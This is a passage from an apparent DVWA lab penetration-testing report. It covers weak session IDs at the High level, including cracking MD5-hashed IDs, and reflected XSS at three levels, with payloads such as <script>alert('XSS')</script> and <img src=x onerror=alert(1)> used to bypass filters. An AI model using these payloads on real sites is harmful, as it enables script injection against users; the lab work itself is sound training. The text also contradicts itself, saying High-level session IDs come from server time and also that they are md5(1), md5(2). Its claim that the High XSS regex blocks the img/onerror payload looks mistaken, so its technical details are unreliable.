


Fig 7.9.5 – Several session IDs generated at the Medium level




Fig 7.9.6 – Medium-level source code showing the time-based value




Fig 7.9.7 – Pattern in the session IDs linked to the server time

Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the Weak Session IDs module again.
2. View the source code. The High level hashes the time-based value with MD5 before using it as the session ID, which hides the simple pattern seen at the Medium level (Fig 7.9.8).
3. Generate several session IDs and compare the hashed values. Note that, while they no longer show an obvious pattern by eye, they are still derived only from the server time, which is a small, guessable range of values, rather than from a secure random source (Fig 7.9.9).
4. Since the hashes are simply md5(1), md5(2), md5(3), and so on, crack them with an online tool such as CrackStation to recover the small, predictable original values (Fig 7.9.9b).

Evidence




Fig 7.9.8 – High-level source code showing the MD5-hashed time value




Fig 7.9.9 – Hashed session IDs showing no visible pattern

Fig 7.9.9b – MD5 hashes cracked with an online tool, recovering the original values (3, 4, 5…)

Behavior at Each Security Level

Level	What was tried	Result
Low	The session ID is a plain number that increases by one each time.	Exploited
Medium	The session ID is based on the server time, which is predictable if the time is known.	Exploited
High	The time-based value is hashed with MD5, hiding the pattern but still based on a small range of values.	Exploited

Table 7.9 – Weak Session IDs Results by Security Level

Impact
An attacker who can predict or guess a valid session ID can take over another user's session without knowing their password, which can lead to unauthorized access to that user's account and data.

Risk Rating
High. A successful guess gives direct access to an account without needing any credentials.

Remediation
- Generate session IDs using a cryptographically secure random number generator.
- Set the HttpOnly, Secure and SameSite attributes on session cookies.
- Regenerate the session ID after a successful login.
- Use short session timeouts and invalidate sessions on logout.
- Never base a session ID only on predictable values such as the server time or a counter.

7.10 Cross-Site Scripting (XSS), Reflected

Vulnerability	Cross-Site Scripting (XSS), Reflected
Module path	DVWA → XSS (Reflected)
OWASP Top 10 (2021)	A03:2021 – Injection
Risk rating	Medium
Security levels tested	Low, Medium, High
Tools used	Web browser, browser developer tools

Description
The Reflected XSS module takes a name from the input box and shows it back on the page. Because the value is not encoded before being placed into the HTML, the browser can treat specially crafted input as script rather than plain text. The script only runs when a victim opens a link containing the malicious input, which is why it is called reflected rather than stored.

Steps Performed – Low Security Level
1. Set the DVWA security level to Low, and open the XSS (Reflected) module (Fig 7.10.1).
2. Submit a normal name and confirm it is echoed back on the page as expected (Fig 7.10.2).
3. Submit a simple script payload, such as <script>alert('XSS')</script>, in the input box (Fig 7.10.3).
4. Confirm that the browser executes the script and shows the alert box, proving the input was not encoded (Fig 7.10.4).


Evidence


Fig 7.10.1 – DVWA Security level set to Low, XSS (Reflected) module page




Fig 7.10.2 – Normal input echoed back on the page




Fig 7.10.3 – Script payload entered in the input box

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the XSS (Reflected) module again.
2. View the source code. The Medium level removes the exact string "<script>" from the input using str_replace, but does not check for other ways of writing the same tag (Fig 7.10.6).
3. Submit the same payload as the Low level, and confirm it is now blocked or altered (Fig 7.10.7).
4. Submit an alternative payload that avoids the filtered string, for example using mixed case (<ScRiPt>) or an event handler on another tag, such as <img src=x onerror=alert(1)> (Fig 7.10.8).

5. Confirm whether the alternative payload executes (Fig 7.10.9).

Evidence




Fig 7.10.6 – Medium-level source code showing the str_replace filter

Fig 7.10.7 – Original payload blocked or altered




Fig 7.10.8 – Alternative payload submitted to bypass the filter




Fig 7.10.9 – Result of the Medium-level attempt

Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the XSS (Reflected) module again.
2. View the source code. The High level uses a regular expression to block variations of the word “script”, which also blocks the img/onerror payload used at the Medium level (Fig 7.10.10).
3. Try both earlier payloads again, and confirm whether either succeeds (Fig 7.10.11).

Evidence

